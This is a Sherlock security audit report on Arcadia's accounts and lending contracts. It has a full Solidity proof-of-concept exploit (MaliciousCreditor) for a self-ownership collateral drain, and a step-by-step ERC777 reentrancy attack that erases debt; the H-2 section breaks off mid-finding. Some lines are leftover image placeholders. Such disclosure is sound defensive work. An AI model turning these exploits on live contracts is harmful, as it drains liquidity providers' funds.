SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Prepared for: Arcadia
Prepared by: Sherlock
Lead Security Expert: 0x52
Dates Audited: January 29 - February 16, 2024
Prepared on: March 13, 2024

Introduction

Arcadia connects passive lenders and on-chain leverage strategists. Earn passive interest or 10x your liquidity to deploy across protocols.

Scope

Repository: arcadia-finance/accounts-v2

Branch: audit/sherlock

Commit: 9b24083cb832a41fce609a94c9146e03a77330b4

Repository: arcadia-finance/lending-v2

Branch: audit/sherlock

Commit: dcc682742949d56928e7e8e281839d2229bd9737

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
6	3

Issues not fixed or acknowledged

Medium	High
0	0

Issue H-1: `AccountV1#flashActionByCreditor` can be used to drain assets from account without withdrawing

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/140

Found by

0x52

Summary

`AccountV1#flashActionByCreditor` is designed to allow atomic flash actions moving funds from the `owner` of the account. By making the account own itself, these arbitrary calls can be used to transfer `ERC721` assets directly out of the account. The assets being transferred from the account will still show as deposited on the account allowing it to take out loans from creditors without having any actual assets.

Vulnerability Detail

The overview of the exploit are as follows:

```
1) Deposit ERC721
2) Set creditor to malicious designed creditor
3) Transfer the account to itself
4) flashActionByCreditor to transfer ERC721
    4a) account owns itself so _transferFromOwner allows transfers from account
    4b) Account is now empty but still thinks is has ERC721
5) Use malicious designed liquidator contract to call auctionBoughtIn
    and transfer account back to attacker
7) Update creditor to legitimate creditor
8) Take out loan against nothing
9) Profit
```

The key to this exploit is that the account is able to be it's own `owner`. Paired with a maliciously designed `creditor` (creditor can be set to anything) `flashActionByCreditor` can be called by the attacker when this is the case.

AccountV1.sol#L770-L772

```
if (transferFromOwnerData.assets.length > 0) {
    _transferFromOwner(transferFromOwnerData, actionTarget);
}
```

In these lines the `ERC721` token is transferred out of the account. The issue is that even though the token is transferred out, the `erc721Stored` array is not updated to reflect this change.

AccountV1.sol#L570-L572

```
function auctionBoughtIn(address recipient) external onlyLiquidator nonReentrant
 ↪  {
    _transferOwnership(recipient);
}
```

As seen above `auctionBoughtIn` does not have any requirement besides being called by the `liquidator`. Since the `liquidator` is also malicious. It can then abuse this function to set the `owner` to any address, which allows the attacker to recover ownership of the account. Now the attacker has an account that still considers the `ERC721` token as owned but that token isn't actually present in the account.

Now the account creditor can be set to a legitimate pool and a loan taken out against no collateral at all.

Impact

Account can take out completely uncollateralized loans, causing massive losses to all lending pools.

Code Snippet

AccountV1.sol#L265-L270

Tool used

Manual Review

Recommendation

The root cause of this issue is that the account can own itself. The fix is simple, make the account unable to own itself by causing transferOwnership to revert if `owner == address(this)`

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

valid: flashActionByCreditor should be mitigated; high(7)

j-vp

Created a (very) quick & dirty POC to confirm the validity:

```
/**
 * Created by Pragma Labs
 * SPDX-License-Identifier: MIT
 */
pragma solidity 0.8.22;

import { Fork_Test } from "../Fork.t.sol";

import { ERC20 } from "../../../lib/solmate/src/tokens/ERC20.sol";
import { ERC721 } from "../../../lib/solmate/src/tokens/ERC721.sol";

import { LiquidityAmounts } from
↪  "../../../src/asset-modules/UniswapV3/libraries/LiquidityAmounts.sol";
import { LiquidityAmountsExtension } from
    "../../utils/fixtures/uniswap-v3/extensions/libraries/LiquidityAmountsExtens
↪  ion.sol";
import { INonfungiblePositionManagerExtension } from
    "../../utils/fixtures/uniswap-v3/extensions/interfaces/INonfungiblePositionM
↪  anagerExtension.sol";
import { ISwapRouter } from
↪  "../../utils/fixtures/uniswap-v3/extensions/interfaces/ISwapRouter.sol";
import { IUniswapV3Factory } from "../../utils/fixtures/uniswap-v3/extensions/in
↪  terfaces/IUniswapV3Factory.sol";
import { IUniswapV3PoolExtension } from
    "../../utils/fixtures/uniswap-v3/extensions/interfaces/IUniswapV3PoolExtensi
↪  on.sol";
import { TickMath } from
↪  "../../../src/asset-modules/UniswapV3/libraries/TickMath.sol";
import { UniswapV3AM } from
↪  "../../../src/asset-modules/UniswapV3/UniswapV3AM.sol";
import { ActionData } from "../../../src/interfaces/IActionBase.sol";
import { IPermit2 } from "../../../src/interfaces/IPermit2.sol";
import { AccountV1 } from "../../../src/accounts/AccountV1.sol";

/**
 * @notice Fork tests for "UniswapV3AM" to test issue 140.
 */
contract UniswapV3AM_Fork_Test is Fork_Test {
    /*////////////////////////////////////////////////////////////////
                            CONSTANTS
    ////////////////////////////////////////////////////////////////*/
```

```
    INonfungiblePositionManagerExtension internal constant
↪   NONFUNGIBLE_POSITION_MANAGER =
        INonfungiblePositionManagerExtension(0x03a520b32C04BF3bEEf7BEb72E919cf82
↪   2Ed34f1);
    ISwapRouter internal constant SWAP_ROUTER =
↪   ISwapRouter(0x2626664c2603336E57B271c5C0b26F421741e481);
    IUniswapV3Factory internal constant UNISWAP_V3_FACTORY =
        IUniswapV3Factory(0x33128a8fC17869897dcE68Ed026d694621f6FDfD);

    /*////////////////////////////////////////////////////////////////
                            TEST CONTRACTS
    ////////////////////////////////////////////////////////////////*/

    UniswapV3AM internal uniV3AM_;
    MaliciousCreditor internal maliciousCreditor;

    /*////////////////////////////////////////////////////////////////
                            SET-UP FUNCTION
    ////////////////////////////////////////////////////////////////*/

    function setUp() public override {
        Fork_Test.setUp();

        // Deploy uniV3AM_.
        vm.startPrank(users.creatorAddress);
        uniV3AM_ = new UniswapV3AM(address(registryExtension),
↪   address(NONFUNGIBLE_POSITION_MANAGER));
        registryExtension.addAssetModule(address(uniV3AM_));
        uniV3AM_.setProtocol();
        vm.stopPrank();

        vm.label({ account: address(uniV3AM_), newLabel: "Uniswap V3 Asset
↪   Module" });

        maliciousCreditor = new MaliciousCreditor(users.creatorAddress);
        vm.startPrank(users.creatorAddress);
        registryExtension.setRiskParametersOfPrimaryAsset(
            address(maliciousCreditor), address(DAI), 0, type(uint112).max,
↪   9000, 9500
        );
        registryExtension.setRiskParametersOfPrimaryAsset(
            address(maliciousCreditor), address(USDC), 0, type(uint112).max,
↪   9000, 9500
        );
        registryExtension.setRiskParametersOfPrimaryAsset(
            address(maliciousCreditor), address(WETH), 0, type(uint112).max,
↪   9000, 9500
```


```
        );
        registryExtension.setRiskParametersOfDerivedAM(
            address(maliciousCreditor), address(uniV3AM_), type(uint112).max,
↪   10_000
        );
        registryExtension.setRiskParameters(address(maliciousCreditor), 0, 0,
↪   10);
        vm.stopPrank();
    }

    /*////////////////////////////////////////////////////////////////
                        HELPER FUNCTIONS
    ////////////////////////////////////////////////////////////////*/
    function isWithinAllowedRange(int24 tick) public pure returns (bool) {
        int24 MIN_TICK = -887_272;
        int24 MAX_TICK = -MIN_TICK;
        return (tick < 0 ? uint256(-int256(tick)) : uint256(int256(tick))) <=
↪   uint256(uint24(MAX_TICK));
    }

    function addLiquidity(
        IUniswapV3PoolExtension pool,
        uint128 liquidity,
        address liquidityProvider_,
        int24 tickLower,
        int24 tickUpper,
        bool revertsOnZeroLiquidity
    ) public returns (uint256 tokenId) {
        (uint160 sqrtPrice,,,,,,) = pool.slot0();

        (uint256 amount0, uint256 amount1) =
↪   LiquidityAmounts.getAmountsForLiquidity(
            sqrtPrice, TickMath.getSqrtRatioAtTick(tickLower),
↪   TickMath.getSqrtRatioAtTick(tickUpper), liquidity
        );

        tokenId = addLiquidity(pool, amount0, amount1, liquidityProvider_,
↪   tickLower, tickUpper, revertsOnZeroLiquidity);
    }

    function addLiquidity(
        IUniswapV3PoolExtension pool,
        uint256 amount0,
        uint256 amount1,
        address liquidityProvider_,
        int24 tickLower,
        int24 tickUpper,
```

```
        bool revertsOnZeroLiquidity
    ) public returns (uint256 tokenId) {
        // Check if test should revert or be skipped when liquidity is zero.
        // This is hard to check with assumes of the fuzzed inputs due to
↪   rounding errors.
        if (!revertsOnZeroLiquidity) {
            (uint160 sqrtPrice,,,,,,) = pool.slot0();
            uint256 liquidity = LiquidityAmountsExtension.getLiquidityForAmounts(
                sqrtPrice,
                TickMath.getSqrtRatioAtTick(tickLower),
                TickMath.getSqrtRatioAtTick(tickUpper),
                amount0,
                amount1
            );
            vm.assume(liquidity > 0);
        }

        address token0 = pool.token0();
        address token1 = pool.token1();
        uint24 fee = pool.fee();

        deal(token0, liquidityProvider_, amount0);
        deal(token1, liquidityProvider_, amount1);
        vm.startPrank(liquidityProvider_);
        ERC20(token0).approve(address(NONFUNGIBLE_POSITION_MANAGER),
↪   type(uint256).max);
        ERC20(token1).approve(address(NONFUNGIBLE_POSITION_MANAGER),
↪   type(uint256).max);
        (tokenId,,,) = NONFUNGIBLE_POSITION_MANAGER.mint(
            INonfungiblePositionManagerExtension.MintParams({
                token0: token0,
                token1: token1,
                fee: fee,
                tickLower: tickLower,
                tickUpper: tickUpper,
                amount0Desired: amount0,
                amount1Desired: amount1,
                amount0Min: 0,
                amount1Min: 0,
                recipient: liquidityProvider_,
                deadline: type(uint256).max
            })
        );
        vm.stopPrank();
    }
```


```
    function assertInRange(uint256 actualValue, uint256 expectedValue, uint8
↪   precision) internal {
        if (expectedValue == 0) {
            assertEq(actualValue, expectedValue);
        } else {
            vm.assume(expectedValue > 10 ** (2 * precision));
            assertGe(actualValue * (10 ** precision + 1) / 10 ** precision,
↪   expectedValue);
            assertLe(actualValue * (10 ** precision - 1) / 10 ** precision,
↪   expectedValue);
        }
    }

    /*//////////////////////////////////////////////////////////////
                            FORK TESTS
    //////////////////////////////////////////////////////////////*/

    function testFork_Success_deposit2(uint128 liquidity, int24 tickLower, int24
↪   tickUpper) public {
        vm.assume(liquidity > 10_000);

        IUniswapV3PoolExtension pool =
            IUniswapV3PoolExtension(UNISWAP_V3_FACTORY.getPool(address(DAI),
↪   address(WETH), 100));
        (, int24 tickCurrent,,,,) = pool.slot0();

        // Check that ticks are within allowed ranges.
        tickLower = int24(bound(tickLower, tickCurrent - 16_095, tickCurrent +
↪   16_095));
        tickUpper = int24(bound(tickUpper, tickCurrent - 16_095, tickCurrent +
↪   16_095));
        // Ensure Tick is correctly spaced.
        {
            int24 tickSpacing =
↪   UNISWAP_V3_FACTORY.feeAmountTickSpacing(pool.fee());
            tickLower = tickLower / tickSpacing * tickSpacing;
            tickUpper = tickUpper / tickSpacing * tickSpacing;
        }
        vm.assume(tickLower < tickUpper);
        vm.assume(isWithinAllowedRange(tickLower));
        vm.assume(isWithinAllowedRange(tickUpper));

        // Check that Liquidity is within allowed ranges.
        vm.assume(liquidity <= pool.maxLiquidityPerTick());

        // Balance pool before mint
        uint256 amountDaiBefore = DAI.balanceOf(address(pool));
```


```
        uint256 amountWethBefore = WETH.balanceOf(address(pool));

        // Mint liquidity position.
        uint256 tokenId = addLiquidity(pool, liquidity, users.accountOwner,
↪   tickLower, tickUpper, false);

        // Balance pool after mint
        uint256 amountDaiAfter = DAI.balanceOf(address(pool));
        uint256 amountWethAfter = WETH.balanceOf(address(pool));

        // Amounts deposited in the pool.
        uint256 amountDai = amountDaiAfter - amountDaiBefore;
        uint256 amountWeth = amountWethAfter - amountWethBefore;

        // Precision oracles up to % -> need to deposit at least 1000 tokens or
↪   rounding errors lead to bigger errors.
        vm.assume(amountDai + amountWeth > 100);

        // Deposit the Liquidity Position.
        {
            address[] memory assetAddress = new address[](1);
            assetAddress[0] = address(NONFUNGIBLE_POSITION_MANAGER);

            uint256[] memory assetId = new uint256[](1);
            assetId[0] = tokenId;

            uint256[] memory assetAmount = new uint256[](1);
            assetAmount[0] = 1;
            vm.startPrank(users.accountOwner);

↪   ERC721(address(NONFUNGIBLE_POSITION_MANAGER)).approve(address(proxyAccount),
↪   tokenId);
            proxyAccount.deposit(assetAddress, assetId, assetAmount);
            vm.stopPrank();
        }

        vm.startPrank(users.accountOwner);
        // exploit starts: user adds malicious creditor to keep the "hook" after
↪   the account transfer
        proxyAccount.openMarginAccount(address(maliciousCreditor));

        // avoid any cooldowns
        uint256 time = block.timestamp;
        vm.warp(time + 1 days);

        // transfer the account to itself
```


```
        factory.safeTransferFrom(users.accountOwner, address(proxyAccount),
↪   address(proxyAccount));
        vm.stopPrank();
        assertEq(proxyAccount.owner(), address(proxyAccount));

        vm.startPrank(users.creatorAddress);

        // from the malicous creditor set earlier, start a flashActionByCreditor
↪   which withdraws the univ3lp as a "transferFromOwner"
        maliciousCreditor.doFlashActionByCreditor(address(proxyAccount),
↪   tokenId, address(NONFUNGIBLE_POSITION_MANAGER));
        vm.stopPrank();

        // univ3lp changed ownership to the malicious creditor
        assertEq(ERC721(address(NONFUNGIBLE_POSITION_MANAGER)).ownerOf(tokenId),
↪   address(maliciousCreditor));
        assertEq(ERC721(address(NONFUNGIBLE_POSITION_MANAGER)).balanceOf(address
↪   (proxyAccount)), 0);

        // account still shows it has a collateral value
        assertGt(proxyAccount.getCollateralValue(), 0);

        // univ3lp is still accounted for in the account
        (address[] memory assets, uint256[] memory ids, uint256[] memory
↪   amounts) = proxyAccount.generateAssetData();
        assertEq(assets[0], address(NONFUNGIBLE_POSITION_MANAGER));
        assertEq(ids[0], tokenId);
        assertEq(amounts[0], 1);
    }
}

contract MaliciousCreditor {
    address public riskManager;

    constructor(address riskManager_) {
        // Set the risk manager.
        riskManager = riskManager_;
    }

    function openMarginAccount(uint256 version)
        public
        returns (bool success, address numeraire_, address liquidator_, uint256
↪   minimumMargin_)
    {
        return (true, 0x50c5725949A6F0c72E6C4a641F24049A917DB0Cb, address(0),
↪   0); //dai
    }
```

```
    function doFlashActionByCreditor(address targetAccount, uint256 tokenId,
↪   address nftMgr) public {
        ActionData memory withdrawData;
        IPermit2.PermitBatchTransferFrom memory permit;
        bytes memory signature;
        bytes memory actionTargetData;

        ActionData memory transferFromOwnerData;
        transferFromOwnerData.assets = new address[](1);
        transferFromOwnerData.assets[0] = nftMgr;
        transferFromOwnerData.assetIds = new uint256[](1);
        transferFromOwnerData.assetIds[0] = tokenId;
        transferFromOwnerData.assetAmounts = new uint256[](1);
        transferFromOwnerData.assetAmounts[0] = 1;
        transferFromOwnerData.assetTypes = new uint256[](1);
        transferFromOwnerData.assetTypes[0] = 1;

        bytes memory actionData = abi.encode(withdrawData,
↪   transferFromOwnerData, permit, signature, actionTargetData);

        AccountV1(targetAccount).flashActionByCreditor(address(this),
↪   actionData);
    }

    function executeAction(bytes memory actionData) public returns (ActionData
↪   memory) {
        ActionData memory withdrawData;
        return withdrawData;
    }

    function getOpenPosition(address) public pure returns (uint256) {
        return 0;
    }

    function onERC721Received(address, address, uint256, bytes calldata) public
↪   pure returns (bytes4) {
        return this.onERC721Received.selector;
    }
}
```

j-vp

I don't see a reasonable usecase where an account should own itself. wdyt @Thomas-Smets ?

```
function transferOwnership(address newOwner) external onlyFactory
↪   notDuringAuction {
    if (block.timestamp <= lastActionTimestamp + COOL_DOWN_PERIOD) revert
↪   AccountErrors.CoolDownPeriodNotPassed();

    // The Factory will check that the new owner is not address(0).
+   if (newOwner == address(this)) revert NoTransferToSelf();
    owner = newOwner;
}

function _transferOwnership(address newOwner) internal {
    // The Factory will check that the new owner is not address(0).
+   if (newOwner == address(this)) revert NoTransferToSelf();
    owner = newOwner;
    IFactory(FACTORY).safeTransferAccount(newOwner);
}
```

Thomas-Smets

No indeed, that should fix it

Thomas-Smets

Fixes:

- accounts: https://github.com/arcadia-finance/accounts-v2/pull/171
- lending: https://github.com/arcadia-finance/lending-v2/pull/132

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/accounts-v2/pull/171.

IAm0x52

Fix looks good. Accounts can no longer own themselves as all transfers of ownership to self are now blocked.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-2: Reentrancy in flashAction() allows draining liquidity pools

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/153

Found by

0xadrii, zzykxx

Summary

It is possible to drain a liquidity pool/creditor if the pool's asset is an ERC777 token by triggering a reentrancy flow using flash actions.

Vulnerability Detail

The following vulnerability describes a complex flow that allows draining any liquidity pool where the underlying asset is an ERC777 token. Before diving into the vulnerability, it is important to properly understand and highlight some concepts from Arcadia that are relevant in order to allow this vulnerability to take place:

- **Flash actions**: flash actions in Arcadia operate in a similar fashion to flash loans. Any account owner will be able to borrow an arbitrary amount from the creditor without putting any collateral as long as the account remains in a healthy state at the end of execution. The following steps summarize what actually happens when `LendingPool.flashAction()` flow is triggered:
    1. The amount borrowed (plus fees) will be minted to the account as debt tokens. This means that the amount borrowed in the flash action **will be accounted as debt** during the whole `flashAction()` execution. If a flash action borrowing 30 tokens is triggered for an account that already has 10 tokens in debt, the debt balance of the account will increase to 40 tokens + fees.
    2. Borrowed asset will be transferred to the `actionTarget`. The `actionTarget` is an **arbitrary address** passed as parameter in the `flashAction()`. It is important to be aware of the fact that transferring the borrowed funds is performed **prior to calling flashActionByCreditor(),** which is the function that will end up verifying the account's health state. This is the step where the reentrancy will be triggered by the `actionTarget`.
    3. The account's `flashActionByCreditor()` function is called. This is the last step in the execution function, where a health check for the account is performed (among other things).

```
// LendingPool.sol

function flashAction(
        uint256 amountBorrowed,
        address account,
        address actionTarget,
        bytes calldata actionData,
        bytes3 referrer
    ) external whenBorrowNotPaused processInterests {
        ...

        uint256 amountBorrowedWithFee = amountBorrowed +
↪   amountBorrowed.mulDivUp(originationFee, ONE_4);

        ...

        // Mint debt tokens to the Account, debt must be minted before the
↪   actions in the Account are performed.
        _deposit(amountBorrowedWithFee, account);

        ...

        // Send Borrowed funds to the actionTarget.
        asset.safeTransfer(actionTarget, amountBorrowed);

        // The Action Target will use the borrowed funds (optionally with
↪   additional assets withdrawn from the Account)
        // to execute one or more actions (swap, deposit, mint...).
        // Next the action Target will deposit any of the remaining funds
↪   or any of the recipient token
        // resulting from the actions back into the Account.
        // As last step, after all assets are deposited back into the
↪   Account a final health check is done:
        // The Collateral Value of all assets in the Account is bigger than
↪   the total liabilities against the Account (including the debt taken
↪   during this function).
        // flashActionByCreditor also checks that the Account indeed has
↪   opened a margin account for this Lending Pool.
        {
            uint256 accountVersion =
↪   IAccount(account).flashActionByCreditor(actionTarget, actionData);
            if (!isValidVersion[accountVersion]) revert
↪   LendingPoolErrors.InvalidVersion();
        }
```



```
        ...
    }
```

- **Collateral value:** Each creditor is configured with some risk parameters in the `Registry` contract. One of the risk parameters is the `minUsdValue`, which is the minimum USD value any asset must have when it is deposited into an account for the creditor to consider such collateral as valid. If the asset does not reach the `minUsdValue`, it will simply be accounted with a value of 0. For example: if the `minUsdValue` configured for a given creditor is 100 USD and we deposit an asset in our account worth 99 USD (let's say 99 USDT), the USDT collateral will be accounted as 0. This means that our USDT will be worth nothing at the eyes of the creditor. However, if we deposit one more USDT token into the account, our USD collateral value will increase to 100 USD, reaching the `minUsdValue`. Now, the creditor will consider our account's collateral to be worth 100 USD instead of 0 USD.
- **Liquidations:** Arcadia liquidates unhealthy accounts using a dutch-auction model. When a liquidation is triggered via `Liquidator.liquidateAccount()` all the information regarding the debt and assets from the account will be stored in `auctionInformation_` , which maps account addresses to an `AuctionInformation` struct. An important field in this struct is the `assetShares`, which will store the relative value of each asset, with respect to the total value of the Account.


  When a user wants to bid for an account in liquidation, the `Liquidator.bid()` function must be called. An important feature from this function is that it does not require the bidder to repay the loan in full (thus getting the full collateral in the account). Instead, the bidder can specify which collateral asset and amount wants to obtain back, and the contract will compute the amount of debt required to be repaid from the bidder for that amount of collateral. If the user wants to repay the full loan, all the collateral in the account will be specified by the bidder.

With this background, we can now move on to describing the vulnerability in full.

Initially, we will create an account and deposit collateral whose value is in the limit of the configured `minUsdValue` (if the `minUsdValue` is 100 tokens, the ideal amount to have will be 100 tokens to maximize gains). We will see why this is required later. The account's collateral and debt status will look like this:



The next step after creating the account is to trigger a flash action. As mentioned in the introduction, the borrowed funds will be sent to the `actionTarget` (this will be a contract we create and control). An important requirement is that if the borrowed asset is an ERC777 token, we will be able to execute the ERC777 callback in our `actionTarget` contract, enabling us to gain control of the execution flow. Following our example, if we borrowed 200 tokens the account's status would look like this:



On receiving the borrowed tokens, the actual attack will begin. The`actionTarget` will trigger the `Liquidator.liquidateAccount()` function to liquidate our own account. This is possible because the funds borrowed using the flash action are accounted as debt for our account (as we can see in the previous image, the borrowed amount greatly surpasses our account's collateral value) prior to executing the `actionTarget` ERC777 callback, making the account susceptible of being liquidated. Executing this function will start the auction process and store data relevant to the account and its debt in the `auctionInformation_` mapping.

After finishing the `liquidateAccount()` execution, the next step for the `actionTarget` is to place a bid for our own account auction calling `Liquidator.bid()`. The trick here is to request a small amount from the account's collateral in the `askedAssetAmounts` array (if we had 100 tokens as collateral in the account, we could ask for only 1). The small requested amount will make the computed `price` to pay for the bid by `_calculateBidPrice()` be really small so that we can maximize our gains. Another requirement will be to set the `endAuction_` parameter to `true` (we will see why later):

```
// Liquidator.sol

function bid(address account, uint256[] memory askedAssetAmounts, bool
↪  endAuction_) external nonReentrant {
        AuctionInformation storage auctionInformation_ =
↪  auctionInformation[account];
        if (!auctionInformation_.inAuction) revert LiquidatorErrors.NotForSale();

        // Calculate the current auction price of the assets being bought.
        uint256 totalShare = _calculateTotalShare(auctionInformation_,
↪  askedAssetAmounts);
        uint256 price = _calculateBidPrice(auctionInformation_, totalShare);

                // Transfer an amount of "price" in "Numeraire" to the
↪  LendingPool to repay the Accounts debt.
        // The LendingPool will call a "transferFrom" from the bidder to the
↪  pool -> the bidder must approve the LendingPool.
        // If the amount transferred would exceed the debt, the surplus is paid
↪  out to the Account Owner and earlyTerminate is True.
        uint128 startDebt = auctionInformation_.startDebt;
        bool earlyTerminate =
↪  ILendingPool(auctionInformation_.creditor).auctionRepay(
            startDebt, auctionInformation_.minimumMargin, price, account,
↪  msg.sender
        );
        ...
}
```

After computing the small price to pay for the bid, the`LendingPool.auctionRepay()` will be called. Because we are repaying a really small amount from the debt, the `accountDebt <= amount` condition will NOT hold, so the only actions performed by `LendingPool.auctionRepay()` will be transferring the small amount of tokens to pay the bid, and `_withdraw()` (burn) the corresponding debt from the account (a small amount of debt will be burnt here because the bid amount is small). It is also important to note that the `earlyTerminate` flag will remain as `false`:

```
// LendingPool.sol

function auctionRepay(uint256 startDebt, uint256 minimumMargin_, uint256 amount,
↪  address account, address bidder)
        external
        whenLiquidationNotPaused
        onlyLiquidator
        processInterests
        returns (bool earlyTerminate)
```


```
    {
        // Need to transfer before burning debt or ERC777s could reenter.
        // Address(this) is trusted -> no risk on re-entrancy attack after
↪   transfer.
        asset.safeTransferFrom(bidder, address(this), amount);

        uint256 accountDebt = maxWithdraw(account);
        if (accountDebt == 0) revert LendingPoolErrors.IsNotAnAccountWithDebt();
        if (accountDebt <= amount) {
            // The amount recovered by selling assets during the auction is
↪   bigger than the total debt of the Account.
            // -> Terminate the auction and make the surplus available to the
↪   Account-Owner.
            earlyTerminate = true;
            unchecked {
                _settleLiquidationHappyFlow(account, startDebt, minimumMargin_,
↪   bidder, (amount - accountDebt));
            }
            amount = accountDebt;
        }

        _withdraw(amount, address(this), account);

        emit Repay(account, bidder, amount);
    }
```

After `LendingPool.auctionRepay()`, execution will go back to `Liquidator.bid()`. The account's `auctionBid()` function will then be called, which will transfer the 1 token requested by the bidder in the `askedAssetAmounts` parameter from the account's collateral to the bidder. This is the most important concept in the attack. Because 1 token is moving out from the account's collateral, the current collateral value from the account will be decreased from 100 USD to 99 USD, making the collateral value be under the minimum `minUsdValue` amount of 100 USD, and thus making the collateral value from the account go straight to 0 at the eyes of the creditor:



Because the `earlyTerminate` was NOT set to `true` in `LendingPool.auctionRepay()`, the `if (earlyTerminate)` condition will be skipped, going straight to evaluate the `else if (endAuction_)` condition . Because we set the`endAuction_` parameter to true when calling the `bid()` function, `_settleAuction()` will execute.

```
// Liquidator.sol

function bid(address account, uint256[] memory askedAssetAmounts, bool
↪  endAuction_) external nonReentrant {
        ...

                // Transfer the assets to the bidder.
        IAccount(account).auctionBid(
            auctionInformation_.assetAddresses, auctionInformation_.assetIds,
↪  askedAssetAmounts, msg.sender
        );
        // If all the debt is repaid, the auction must be ended, even if the
↪  bidder did not set endAuction to true.
        if (earlyTerminate) {
            // Stop the auction, no need to do a health check for the account
↪  since it has no debt anymore.
            _endAuction(account);
        }
        // If not all debt is repaid, the bidder can still earn a termination
↪  incentive by ending the auction
        // if one of the conditions to end the auction is met.
        // "_endAuction()" will silently fail without reverting, if the auction
↪  was not successfully ended.
        else if (endAuction_) {
            if (_settleAuction(account, auctionInformation_))
↪  _endAuction(account);
        }
    }
```

`_settleAuction()` is where the final steps of the attack will take place. Because we made the collateral value of our account purposely decrease from the `minUsdValue`, `_settleAuction` will interpret that all collateral has been sold, and the `else if (collateralValue == 0)` will evaluate to true, making the creditor's `settleLiquidationUnhappyFlow()` function be called:

```
function _settleAuction(address account, AuctionInformation storage
↪  auctionInformation_)
        internal
        returns (bool success)
    {
        // Cache variables.
        uint256 startDebt = auctionInformation_.startDebt;
        address creditor = auctionInformation_.creditor;
        uint96 minimumMargin = auctionInformation_.minimumMargin;
```

```
        uint256 collateralValue = IAccount(account).getCollateralValue();
        uint256 usedMargin = IAccount(account).getUsedMargin();

        // Check the different conditions to end the auction.
        if (collateralValue >= usedMargin || usedMargin == minimumMargin) {
            // Happy flow: Account is back in a healthy state.
            // An Account is healthy if the collateral value is equal or greater
↪   than the used margin.
            // If usedMargin is equal to minimumMargin, the open liabilities are
↪   0 and the Account is always healthy.
            ILendingPool(creditor).settleLiquidationHappyFlow(account,
↪   startDebt, minimumMargin, msg.sender);
        } else if (collateralValue == 0) {
            // Unhappy flow: All collateral is sold.
            ILendingPool(creditor).settleLiquidationUnhappyFlow(account,
↪   startDebt, minimumMargin, msg.sender);
        }
                ...


        return true;
    }
```

Executing the `settleLiquidationUnhappyFlow()` will burn ALL the remaining debt (`balanceOf[account]` will return all the remaining balance of debt tokens for the account), and the liquidation will be finished, calling `_endLiquidation()` and leaving the account with 99 tokens of collateral and a 0 amount of debt (and the `actionTarget` with ALL the borrowed funds taken from the flash action).

```
// LendingPool.sol

function settleLiquidationUnhappyFlow(
        address account,
        uint256 startDebt,
        uint256 minimumMargin_,
        address terminator
    ) external whenLiquidationNotPaused onlyLiquidator processInterests {
        ...

        // Any remaining debt that was not recovered during the auction must be
↪   written off.
        // Depending on the size of the remaining debt, different stakeholders
↪   will be impacted.
        uint256 debtShares = balanceOf[account];
        uint256 openDebt = convertToAssets(debtShares);
        uint256 badDebt;
```


```
        ...

        // Remove the remaining debt from the Account now that it is written off
↪   from the liquidation incentives/Liquidity Providers.
        _burn(account, debtShares);
        realisedDebt -= openDebt;
        emit Withdraw(msg.sender, account, account, openDebt, debtShares);

        _endLiquidation();

        emit AuctionFinished(
            account, address(this), startDebt, initiationReward,
↪   terminationReward, liquidationPenalty, badDebt, 0
        );
    }
```

